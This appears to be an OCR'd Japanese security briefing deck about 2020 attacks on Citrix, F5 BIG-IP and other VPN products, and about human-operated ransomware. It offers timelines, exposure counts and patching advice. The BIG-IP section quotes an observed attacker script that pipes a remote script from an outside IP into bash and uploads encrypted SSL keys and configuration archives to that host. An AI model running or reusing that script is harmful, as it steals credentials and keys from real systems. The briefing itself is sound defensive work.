
・修正対応実施前に攻撃試行され、認証方法が窃取されていた場合、当該認証情報で侵害される可能性あり

2020年6月頃～8月に修正対応していた場合

・修正対応実施前に攻撃試行され、認証方法が窃取されていた場合、この認証情報で侵害される可能性あり

複数の Citrix 製品の脆弱性

- 企業ネットワークとのセキュアな接続等に使われる、Citrix社製品を容易に侵害可能な脆弱性（CVE-2019-19781）
  - 脆弱性情報は2019年12月17日に公開



JPCERT/CC 「複数の Citrix 製品の脆弱性(CVE-2019-19781) に関する注意喚起」より
https://www.jpcert.or.jp/at/2020/at200003.html

複数の Citrix 製品の脆弱性 – 影響範囲


Country	Total Vulnerable Hosts
United States	9,880
Germany	2,510
United Kingdom	2,028
Switzerland	1,094
Australia	1,076
Netherlands	713
Canada	682
France	591
Italy	568
Norway	446
All Others	5,533

出典：Over 25,000 Citrix (NetScaler) endpoints vulnerable to CVE-2019-19781
https://badpackets.net/over-25000-citrix-netscaler-endpoints-vulnerable-to-cve-2019-19781/

- 全世界：　約25000台
- 日本国内：約230台
  - BadPacket社の報告 (2020年1月時点)

複数の Citrix 製品の脆弱性 – 攻撃事例


- セキュリティ研究者によると、車体部品メーカーの独 Gediaは本脆弱性悪用により、ランサムウェアを感染させられたとのこと
  - 7ヵ国での業務が停止
  - 復旧には数週間から数ヶ月
- ランサムウェアの感染を狙った攻撃が観測されている



複数の Citrix 製品の脆弱性 – 時系列


■ 2019
- — 12/17　**Citrix社から脆弱性情報（軽減策を含む）を公開**

■ 2020
- — 01/10　複数組織がスキャン活動を観測
- — 01/11　**実証コードを確認**
- — 01/12　**複数組織が攻撃の試行を観測**
- ＜　JPCERT/CCから国内向けに個別連絡を開始　＞
- — 01/17　JPCERT/CCから注意喚起を発行
- — 01/19～ Citrix社からパッチが提供



- — 07/01　**セキュリティベンダーがバックドアが残存しているホストに関する情報を公開（次スライド）**
- — 07/02～ JPCERT/CCから国内向けに個別連絡を開始

複数の Citrix 製品の脆弱性 – 侵害済み（1/2）




- Foxitの調査によると、全世界で3,322台、日本国内で48台が侵害されていた恐れがある（6月時点）
- バックドアが残留したまま、パッチ修正対応を行い、侵害に気付いていない可能性

出典：A Second Look at CVE-2019-19781 (Citrix NetScaler / ADC)
https://blog.fox-it.com/2020/07/01/a-second-look-at-cve-2019-19781-citrix-netscaler-adc/

複数の Citrix 製品の脆弱性 – 侵害済み（2/2）

■侵害されているCitrix製品のうち54%はパッチ適用済み


—パッチを適用のみにとどまり、侵害調査まではしていないと想定



出典：A Second Look at CVE-2019-19781 (Citrix NetScaler / ADC)
https://blog.fox-it.com/2020/07/01/a-second-look-at-cve-2019-19781-citrix-netscaler-adc/


複数の BIG-IP 製品の脆弱性

- 2020年7月1日にF5 Networks社がBIG-IPの脆弱性 (CVE-2020-5902) に関するアドバイザリを公開
- 認証されていない遠隔の第三者が、BIG-IP製品のWebインタフェースに細工したHTTPリクエストを送信することで任意のコードを実行することが可能



複数の BIG-IP 製品の脆弱性 – 攻撃動向（1/2）

- 2020年7月6日に本脆弱性を対象にしたスキャンの観測
- 本脆弱性のエクスプロイトコードを実装したBotnet(Mirai)の観測



出典：Bad Packets のTweet


https://twitter.com/bad_packets/status/1279986441385172993?s=20

出典：Mirai Botnet Exploit Weaponized to Attack IoT Devices via CVE-2020-5902

https://blog.trendmicro.com/trendlabs-security-intelligence/mirai-botnet-exploit-weaponized-to-attack-iot-devices-via-cve-2020-5902/

複数の BIG-IP 製品の脆弱性 – 攻撃動向（2/2）

- 管理者権限の追加、仮想通貨採掘マルウェアの設置を試みる攻撃を確認
- JPCERT/CCでも、インターネット定点観測システム（TSUBAME）にて、すでに侵害されていると思われる送信元IPアドレスからPort23/TCP（telnet）宛の通信を観測




Summary of CVE-2020-5902 F5 BIG-IP RCE Vulnerability Exploits

Published: 2020-07-06
Last Updated: 2020-07-07 16:29:52 UTC
by Johannes Ullrich (Version: 1)
2 comment(s)

Our honeypots have been busy collecting exploit attempts for CVE-2020-5902, the F5 Networks BigIP vulnerability patched last week. Most of the exploits can be considered recognizance. We only saw one working exploit installing a backdoor. Badpackets reported seeing a DDoS bot being installed.

Thanks to Renato for creating a partial map of the IPs hitting our honeypot so far:

出典：Summary of CVE-2020-5902 F5 BIG-IP RCEVulnerabilityExploits
https://isc.sans.edu/diary/rss/26316



More Complex Payloads and Miners

As of July 14th, 2020 we are seeing an actor deploy the following.

```
// firmwareupdate.php
curl http://148.251.87.169/metrics.php | bash > /tmp/f5_reconfig.txt;
tar -czvf /tmp/ssl.tar.gz /config/ssl/;
tar -czvf /tmp/f5_metadata.tar.gz /tmp/f5_reconfig.txt /tmp/ssl.tar.gz;
rm /tmp/ssl.tar.gz /tmp/f5_reconfig.txt;
openssl enc -in /tmp/f5_metadata.tar.gz -out /tmp/enc.dat -e -aes256 -k
curl -F "dnscache=@/tmp/enc.dat" http://148.251.87.169/dnscacheresolve.p
rm /tmp/f5_metadata.tar.gz /tmp/enc.dat

// metrics.php
#!/bin/bash
```

出典：RIFT: F5 Networks K52145254: TMUI RCE vulnerability CVE-2020-5902 Intelligence
https://research.nccgroup.com/2020/07/05/rift-f5-networks-k52145254-tmui-rce-vulnerability-cve-2020-5902-intelligence/

複数の BIG-IP 製品の脆弱性 – 影響範囲


Country	Total Vulnerable Hosts
United States	1,237
China	496
Taiwan	144
Thailand	114
South Korea	91
Malaysia	80
Philippines	79
Indonesia	72
Brazil	65
Japan	60


出典：Over 3,000 F5 BIG-IP endpoints vulnerable to CVE-2020-5902/ https://badpackets.net/over-3000-f5-big-ip-endpoints-vulnerable-to-cve-2020-5902/

- 全世界　：約3000台
- 日本国内：約60台

複数の BIG-IP 製品の脆弱性 – 時系列

- 2020
  - 07/01 **F5 Networks社が脆弱性情報を公開**
  - 07/05 **実証コード（PoC）が公開**
  - 07/06 **複数組織が脆弱性の探索、悪用の試行を観測**
    JPCERT/CC 注意喚起を発行（日/英）
    国内対象組織に個別通知を開始
  - 07/24 CISA 注意喚起(Alert (AA20-206A))





Alert (AA20-206A)

More Alerts

Threat Actor Exploitation of F5 BIG-IP CVE-2020-5902

Original release date: July 24, 2020

Summary

The Cybersecurity and Infrastructure Security Agency (CISA) is issuing this alert in response to recently disclosed exploits that target F5 BIG-IP devices that are vulnerable to CVE-2020-5902. F5 Networks, Inc. (F5) released a patch for CVE-2020-5902 on June 30, 2020.[1] Unpatched F5 BIG-IP devices are an attractive target for malicious actors. Affected organizations that have not applied the patch to fix this critical remote code execution (RCE) vulnerability risk an attacker exploiting CVE-2020-5902 to take control of their system. **Note:** F5's security advisory for CVE-2020-5902 states that there is a high probability that any remaining unpatched devices are likely already compromised.

CISA expects to see continued attacks exploiting unpatched F5 BIG-IP devices and strongly urges users and administrators to upgrade their software to the fixed versions. CISA also advises that administrators deploy the signature included in this Alert to help them determine whether their systems have been compromised.

This Alert also provides additional detection measures and mitigations for victim organizations to help recover from attacks resulting from CVE-2020-5902. CISA encourages administrators to remain aware of the ramifications of exploitation and to use the recommendations in this alert to help secure their organization's systems against attack.

出典：Threat Actor Exploitation of F5 BIG-IP CVE-2020-5902
https://us-cert.cisa.gov/ncas/alerts/aa20-206a

他にもこんな脆弱性が

- Palo Alto Networks製品の脆弱性
  - 2020/06/30 PAN-OSの脆弱性情報 (CVE-2020-2021) 公開
    JPCERT/CC CyberNewsFlash発行
  - 2020/07/02 JPCERT/CC 個別通知を開始


- SAP NetWeaver Application Server Javaの脆弱性
  - 2020/07/14 脆弱性情報 (CVE-2020-6287) 公開
    JPCERT/CC CyberNewsFlash発行
  - 2020/07/15 JPCERT/CC 個別通知を開始

SSL-VPN 製品等の脆弱性や攻撃事例について（1/2）

- 脆弱性情報が公開されてから、攻撃試行までの期間は短い
  - 脆弱性公表後、1週間以内に実証コードの公開や、悪用が始まるケースも多い
- パッチの適用は必要だが、侵害済みの場合は不十分
  - バックドアが残存
  - 認証情報がすでに窃取されている
  - ベンダー情報等を参考に、侵害が発生しているかの確認が必要

SSL-VPN 製品等の脆弱性や攻撃事例について（2/2）

- 機器の利用者（エンドユーザー）がパッチをすぐに適用できない問題
  - メーカーから迅速な回答が得られない
  - 保守契約の中に含まれていない（SIerに頼り切り）
  - 運用・保守ベンダー側で動作確認が必要
  - サービス停止や再起動が必要
- パッチ適用までの間に侵害が行われている
  - IPSのシグネチャも完全ではない



- JPCERT/CCから個別通知やインシデント対応で対応したケースや、相談を受けたケースでは、 VPN機器やRDPに関して、対象機器の稼働状況が十分に把握できていない状況も散見された
  - Webサーバーやネットワーク機器などに比べて社内管理が手薄（他のインターネット出入り口に比べて手薄）
  - 不正アクセスを検知するための各種ログが取得しづらい

複数の攻撃を組み合わせたサイバー攻撃


標的型ランサムウェア

- ランサムウェアとは
  - パソコンや共有フォルダのファイルを、暗号化して使用不可にする、または画面ロック等により操作不可とするウイルスの総称
  - 復旧と引き換えに、身代金を支払うように促すメッセージを表示

出典:【注意喚起】事業継続を脅かす新たなランサムウェア攻撃について
https://www.ipa.go.jp/security/announce/2020-ransom.html

標的型ランサムウェア（1/4）

- 従来のランサムウェア
  - 不特定多数へ広く攻撃を行い、感染後、支払いに応じる被害組織から身代金を得ようという戦略が主




出典：IPA【注意喚起】事業継続を脅かす新たなランサムウェア攻撃について
https://www.ipa.go.jp/security/announce/2020-ransom.html

標的型ランサムウェア（2/4）

- 標的型ランサムウェア
  - **―人手によるランサムウェア攻撃**
  - **―二重の脅迫**

被害組織が事業継続のために金銭を支払わざるを得ない状況を作り上げ、
より確実に、
かつ高額な身代金を得ようという狙い


事業継続を脅かす
新たなランサムウェア攻撃
について

～「人手によるランサムウェア攻撃」と
「二重の脅迫」～

独立行政法人情報処理推進機構 セキュリティセンター
2020 年 8 月 20 日

出典:【注意喚起】事業継続を脅かす新たなランサムウェア攻撃について
https://www.ipa.go.jp/security/announce/2020-ransom.html

標的型ランサムウェア（3/4）

- 人手によるランサムウェア攻撃（2018年頃～）
  - 標的型攻撃と同様に、さまざまな攻撃手法を駆使して、企業・組織のネットワークへ侵入し、端末やサーバーをランサムウェアに感染させたり、管理サーバーを乗っ取って、企業・組織内の端末やサーバーを一斉にランサムウェアに感染させたりする
  - データやシステムの復旧を阻害するため、バックアップ等も同時に狙われることがある

標的型ランサムウェア（4/4）

- 二重の脅迫（2019年末頃～）
  - 以下２つの脅迫を行う
    - ① 暗号化したデータを復旧するための身代金要求
    - ② 要求に応じない場合には、暗号化以前に窃取したデータを公開する等の脅迫
  - 2020年7月以降、国内企業を標的としたリークサイト上の書き込みも増加
  - 複数の種類のランサムウェアが活動を広げている

